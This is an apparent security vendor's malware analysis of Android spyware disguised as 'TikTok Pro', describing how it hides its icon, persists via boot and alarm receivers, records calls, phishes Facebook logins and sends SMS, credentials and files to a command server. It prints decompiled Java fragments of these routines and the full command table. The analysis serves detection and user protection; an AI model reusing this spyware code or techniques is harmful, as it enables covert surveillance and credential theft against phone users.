TikTok Spyware

zscaler.com/blogs/research/tiktok-spyware

A recent threat to ban TikTok in the United States has taken the internet by storm and received mixed reactions from social media and internet users. U.S. President Donald Trump has ordered ByteDance, the parent company of TikTok, to sell its U.S. TikTok assets and also issued executive orders that would ban the social media apps TikTok and WeChat from operating in the U.S. if the sale doesn't happen in the next few weeks. On the other side, ByteDance has filed a lawsuit suing the Trump administration.

When popular applications come under fire and are featured prominently in the news, hackers get excited as these newsworthy apps can become their latest target. And TikTok is no exception.

Generally, after an application gets banned from an official app store, such as Google Play, users try to find alternative ways to download the app. In doing so, users can become victims to malicious apps portraying themselves as the original app. Recently there was a huge wave of SMS messages, as well as Whatsapp messages, making the rounds asking users to download the latest version of TikTok at hxxp://tiny[.]cc/TiktokPro. In reality, this downloaded app is a fake app that asks for credentials and Android permissions (including camera and phone permissions), resulting in the user being bombarded with advertisements.

Recently, we have come across another variant of this app portraying itself as TikTok Pro, but this is a full-fledged spyware with premium features to spy on victim with ease. (Please note this is a different app and not the same as the one being spread by hxxp://tiny[.]cc/TiktokPro.)

Technical Analysis

App Name :	TikTok Pro
Hash :	9fed52ee7312e217bd10d6a156c8b988
Package Name :	com.example.dat.a8andoserverx

Upon installation, the spyware portrays itself as TikTok using the name *TikTok Pro.* As soon as a user tries to open the app, it launches a fake notification and soon the notification as well as the app icon disappears. This fake notification tactic is used to redirect the user's attention, meanwhile the app hides itself, making the user believe the app to be faulty.

This functionality can be seen in Figure 1.



Figure 1: App icon and fake notification.

Behind the scenes, there are number of process occurring simultaneously. First, an activity named *MainActivity* fires up, taking care of hiding the icon and showing the fake notification. It also starts an Android service named *MainService.*

The spyware also appears to have an additional payload stored under the */res/raw/* directory. This is a common technique used by malware developers to bundle the main payload inside the Android package to avoid easy detection. As seen in Figure 2, the app tries to open the payload from the */res/raw/* directory and generate an additional Android Package Kit (APK) named *.app.apk* :

```
try
{
  paramBundle = getResources().openRawResource(2131427328);
  Object localObject1 = new StringBuilder();
  ((StringBuilder)localObject1).append(Environment.getExternalStorageDirectory().getAbsolutePath());
  ((StringBuilder)localObject1).append("/.app.apk");
  localObject1 = new FileOutputStream(((StringBuilder)localObject1).toString());
  byte[] arrayOfByte = new byte[1024];
  try
  {
    while (true)
    {
      int i = paramBundle.read(arrayOfByte);
      if (i <= 0)
        break;
      ((FileOutputStream)localObject1).write(arrayOfByte, 0, i);
    }
    paramBundle.close();
    ((FileOutputStream)localObject1).close();
    paramBundle = new Intent("android.intent.action.VIEW");
    paramBundle.setDataAndType(Uri.parse("file:///sdcard/.app.apk"), "application/vnd.android.package-archive");
    paramBundle.setFlags(268435456);
    startActivity(paramBundle);
```

Figure 2 : The decoy code for the fake TikTok.

Upon analysis, we discovered that this is a decoy functionality and no new payload is generated. The conditions to build an additional payload are never met. Going one step further, we rebuilt the malware to execute the apparent functionality of generating a payload, but discovered that the APK stored in the */res/raw/* directory is empty. The placement of the decoy functionality is likely designed to confuse the malware researchers. It is also possible that this functionality is under development, making this placeholder code incomplete.

Coming back to the execution flow, once the spyware hides itself, it starts an Android service named *MainService*. Android services are components that can be made to execute independently in the background without the victim's knowledge. *MainService* is the brain of this spyware and controls almost everything—from stealing the victim's data to deleting it. All of its capabilities are discussed later in this blog.

Figure 3 : Code showing the hiding icon and starting service.

As *MainService* is the main controller, the developer has taken the appropriate actions to keep it functional and running at all times.

The malware developer uses various tactics to do so, and one of them is using Android's broadcast receivers. Broadcast receivers are components that allow you to register for various Android events. In this case, it registers three broadcast receivers:

- MyReceiver - Triggers when the device is booted.
- Intercept Call - Triggers on incoming and outgoing calls.
- AlarmReceiver - Triggers every three minutes.

MyReceiver and *AlarmReceiver* start the *MainService* whenever appropriate events occur. This tactic is very common among malware developers to ensure the malware is not killed by the Android OS or by any other means.

Figure 4 shows *MyReceiver* in action where it eventually calls the *MainService* service.

```
public class MyReceiver extends BroadcastReceiver
{
  public void onReceive(Context paramContext, Intent paramIntent)
  {
    if ("android.intent.action.BOOT_COMPLETED".equals(paramIntent.getAction()))
    {
      if (Build.VERSION.SDK_INT >= 23)
      {
        paramIntent = new Intent(paramContext, MainService.class);
        paramIntent.putExtra("inputExtra", "InsiteMobileService");
        ContextCompat.startForegroundService(paramContext, paramIntent);
        return;
      }
      paramContext.startService(new Intent(paramContext, MainService.class));
    }
```

Figure 4 : MyReceiver broadcast receiver.

The *InterceptCall* receiver is triggered whenever there is an incoming or outgoing call. It sets particular parameters in relation to call details and a further service named c*alls* takes the control as seen in Figure 5.

```
StringBuilder localStringBuilder;
if (InterceptCall.recivx == 1)
{
  localObject = calls.this;
  localStringBuilder = new StringBuilder();
  localStringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
  localStringBuilder.append("/DCIM/.dat/In_");
  localStringBuilder.append(InterceptCall.tutu);
  localStringBuilder.append("_");
  localStringBuilder.append(str);
  localStringBuilder.append(".mp3");
  ((calls)localObject).audiofilex = new File(localStringBuilder.toString());
  InterceptCall.tutu = "Unknow";
  InterceptCall.recivx = 0;
}
else
{
  localObject = calls.this;
  localStringBuilder = new StringBuilder();
  localStringBuilder.append(Environment.getExternalStorageDirectory().getAbsolutePath());
  localStringBuilder.append("/DCIM/.dat/Out_");
  localStringBuilder.append(InterceptCall.outut);
  localStringBuilder.append("_");
  localStringBuilder.append(str);
  localStringBuilder.append(".mp3");
  ((calls)localObject).audiofilex = new File(localStringBuilder.toString());
  InterceptCall.outut = "Unknow";
}
```

*Figure 5 : Code for the **calls** service*

As seen above, the *calls* service stores incoming call details in .mp3 format in the */sdcard/DCIM/.dat/* directory with file name appended with *"In_" for* incoming calls and *"Out_" for* outgoing calls. How these recorded calls are sent to the command and control server (CnC) is taken care of by *MainService*, which is discussed next.

MainService is the central controller of this spyware. It controls each and every functionality based on the commands sent by the command and control (C&C) server.

As soon as this service is started, it creates two processes that take care of connection and disconnection to the C&C server. This functionality can be seen in Figure 6.



Figure 6 : The timer task.

MainService has the following capabilities:

- Steal SMS messages
- Send SMS messages
- Steal the victim's location
- Capture photos
- Execute commands
- Capture screenshots
- Call phone numbers
- Initiate other apps
- Steal Facebook credentials, etc

All of the above functionalities take place on the basis of commands sent by the attacker. Stolen data is stored in external storage under the */DCIM/* directory with a hidden sub-directory named *".dat"*.

Below is the list of all the commands catered by the C&C server.

Command	Action
Unistxcr	Restart the app
dowsizetr	Send the file stored in the /sdcard/DCIM/.dat/ directory to the C&C server
Caspylistx	Get a list of all hidden files in the /DCIM/.dat/ directory
spxcheck	Check whether call details are collected by the spyware
S8p8y0	Delete call details stored by the spyware
screXmex	Take screenshots of the device screen
Batrxiops	Check battery status
L4oclOCMAWS	Fetch the victim's location
GUIFXB	Launch the fake Facebook login page
IODBSSUEEZ	Send a file containing stolen Facebook credentials to the C&C server
FdelSRRT	Delete files containing stolen Facebook credentials
chkstzeaw	Launch Facebook
LUNAPXER	Launch apps according to the package name sent by the C&C server
Gapxplister	Get a list of all installed applications
DOTRall8xxe	Zip all the stolen files and store in the /DCIM/.dat/ directory
Acouxacour	Get a list of accounts on the victim's device
Fimxmiisx	Open the camera
Scxreexcv4	Capture an image
micmokmi8x	Capture audio
Yufsssp	Get latitude and longitude
GExCaalsss7	Get call logs

PHOCAs7	Call phone numbers sent by the C&C server
Gxextsxms	Get a list of inbox SMS messages
Msppossag	Send SMS with message body sent by the C&C server
Getconstactx	Get a list of all contacts
Rinxgosa	Play a ringtone
bithsssp64	Execute commands sent by the C&C server
DOWdeletx	Deletes the file specified by the C&C server
Deldatall8	Delete all files stored in the /sdcard/DCIM/.dat/ directory

We don't have the space to cover all of the commands, but let's take a look at some of the major ones.

Facebook phishing

One of the interesting features of this spyware is the ability to steal Facebook credentials using a fake login page, similar to phishing.

Upon receiving the command *GUIFXB,* the spyware launches a fake Facebook login page. As soon as the victim tries to log in, it stores the victim's credentials in */storage/0/DCIM/.fdat*



Figure 7 : Fake Facebook login

The second command is *IODBSSUEEZ,* which further sends stolen credentials to the C&C server, as seen in Figure 8.

```
bool1 = MainService.this.str1.contains("IODBSSUEEZ");
if (bool1)
  try
  {
    Object localObject4 = new StringBuilder();
    ((StringBuilder)localObject4).append(Environment.getExternalStorageDirectory().getPath());
    ((StringBuilder)localObject4).append("/DCIM/.fdat");
    localObject4 = new File(((StringBuilder)localObject4).toString());
    if (((File)localObject4).exists())
    {
      localObject4 = new FileInputStream((File)localObject4);
      localObject24 = new byte[((FileInputStream)localObject4).available()];
      ((FileInputStream)localObject4).read((byte[])localObject24, 0, localObject24.length);
      MainService.osux.write((byte[])localObject24, 0, localObject24.length);
      MainService.osux.writeBytes("YCQQZZRER");
      MainService.osux.flush();
      ((FileInputStream)localObject4).close();
    }
    else
    {
      MainService.osux.writeBytes("OEPEDNNEEZ");
      MainService.osux.flush();
    }
```

Figure 8: Sending data to the attacker.

This functionality can be easily further extended to steal other information, such as bank credentials, although we did not see any banks being targeted in this attack.

Calling functionality

Command *PHOCAs7* initiates calling functionality. The number to call is received along with the command, as seen in Figure 9.

```
}
localException18.printStackTrace();
bool1 = MainService.this.str1.contains("PHOCAs7");
if (bool1)
  try
  {
    String str3 = MainService.this.str1.substring(MainService.this.str1.indexOf("PHOCAs7") + 7, MainService.this.str1.indexOf("kot79"));
    localObject26 = new Intent("android.intent.action.CALL");
    localObject28 = new StringBuilder();
    ((StringBuilder)localObject28).append("tel:");
    ((StringBuilder)localObject28).append(str3);
    ((Intent)localObject26).setData(Uri.parse(((StringBuilder)localObject28).toString()));
    MainService.this.startActivity((Intent)localObject26);
  }
  catch (Exception localException19)
```

Figure 9 : The calling functionality.

The phone number is fetched from a response from the C&C server and is stored in *str3* variable, which further is utilized using the *tel:* function.

Stealing SMS

The *Gxextsxms* command is responsible for fetching all the SMS messages from the victim's device and sending it over to the C&C server.

```
bool1 = MainService.this.str1.contains("Gxextsxms");
if (bool1)
  try
  {
    Object localObject14 = Uri.parse("content://sms/inbox");
    localObject26 = MainService.this.getContentResolver().query((Uri)localObject14, null, null, null, null);
    localObject14 = "";
    if (((Cursor)localObject26).moveToNext())
    {
      localObject28 = ((Cursor)localObject26).getString(((Cursor)localObject26).getColumnIndex("address"));
      localObject30 = ((Cursor)localObject26).getString(((Cursor)localObject26).getColumnIndexOrThrow("body"));
      localObject31 = new StringBuilder();
      ((StringBuilder)localObject31).append((String)localObject14);
      ((StringBuilder)localObject31).append((String)localObject28);
      ((StringBuilder)localObject31).append(")@(");
      ((StringBuilder)localObject31).append((String)localObject30);
      ((StringBuilder)localObject31).append("|");
      localObject14 = ((StringBuilder)localObject31).toString();
      continue;
    }
```

Figure 10: Stealing SMS messages.

Similarly, there are many crucial commands that further allow this spyware to perform additional functionality, such as executing commands sent by the C&C, clicking photos, capturing screenshots, stealing location information, and more.

Further analysis

Upon further research, we found this spyware to be developed by a framework similar to Spynote and Spymax, meaning this could be an updated version of these Trojan builders, which allow anyone, even with limited knowledge, to develop full-fledged spyware.

Many of the functionalities seen in this spyware are similar to Spynote and Spymax based on the samples we analyzed with some modifications. This spyware sample communicates over dynamic DNS. By doing so, attackers can easily set up the Trojan to communicate back to them without any need for high-end servers. Other common functionalities include executing commands received from the attacker, taking screenshots of the victim's device, fetching locations, stealing SMS messages and most common features that every spyware may poses.

Stealing Facebook credentials using fake Facebook activity is something we didn't observe in Spynote/Spymax versions but was seen in this spyware.

This framework allows anyone to develop a malicious app with the desired icon and communication address. Some of the icons used can be seen below. We found 280 such apps in the past three months. A complete list of hashes can be found here.

Figure 11: Icons used to pose as famous apps.

All of these apps are developed by the same framework and hence have the same package name and certificate information as seen in Figure 12.



Figure 12 : Package name and certificate information.

Conclusion

Due to the ubiquitous nature of mobile devices and the widespread use of Android, it is very easy for attackers to victimize Android users. In such situations, mobile users should always take the utmost precautions while downloading any applications from the internet. It is very easy to trick victims to fall for such attacks.

Users looking forward to using the TikTok app amidst the ban might look for alternative methods to download the app. In doing so, users can mistakenly install malicious apps, such as the spyware mentioned in this blog.
The precautions you take online have been covered extensively in almost all of our blogs; even so, we believe this information bears repeating. Please follow these basic precautions during the current crisis—and at all times:

- Install apps only from official stores, such as Google Play.
- Never click on unknown links received through ads, SMS messages, emails, or the like.

- Always keep the "Unknown Sources" option disabled in the Android device. This disallows apps to be installed on your device from unknown sources.

We would also like to mention that if you come across an app hiding it's icon, always try to search for the app in your device settings (by going to *Settings -> Apps -> Search for icon that was hidden).* In the case of this spyware, search for app named *TikTok Pro.*

MITRE TAGS

Action	Tag ID
App auto-start at device boot	T1402
Input prompt	T1411
Capture SMS messages	T1412
Application discovery	T1418
Capture audio	T1429
Location tracking	T1430
Access contact list	T1432
Access call log	T1433
Commonly used port	T1436
Standard application layer protocol	T1437
Masquerage as legitimate application	T1444
Suppress application icon	T1508
Capture camera	T1512
Screen capture	T1513
Foreground persistence	T1541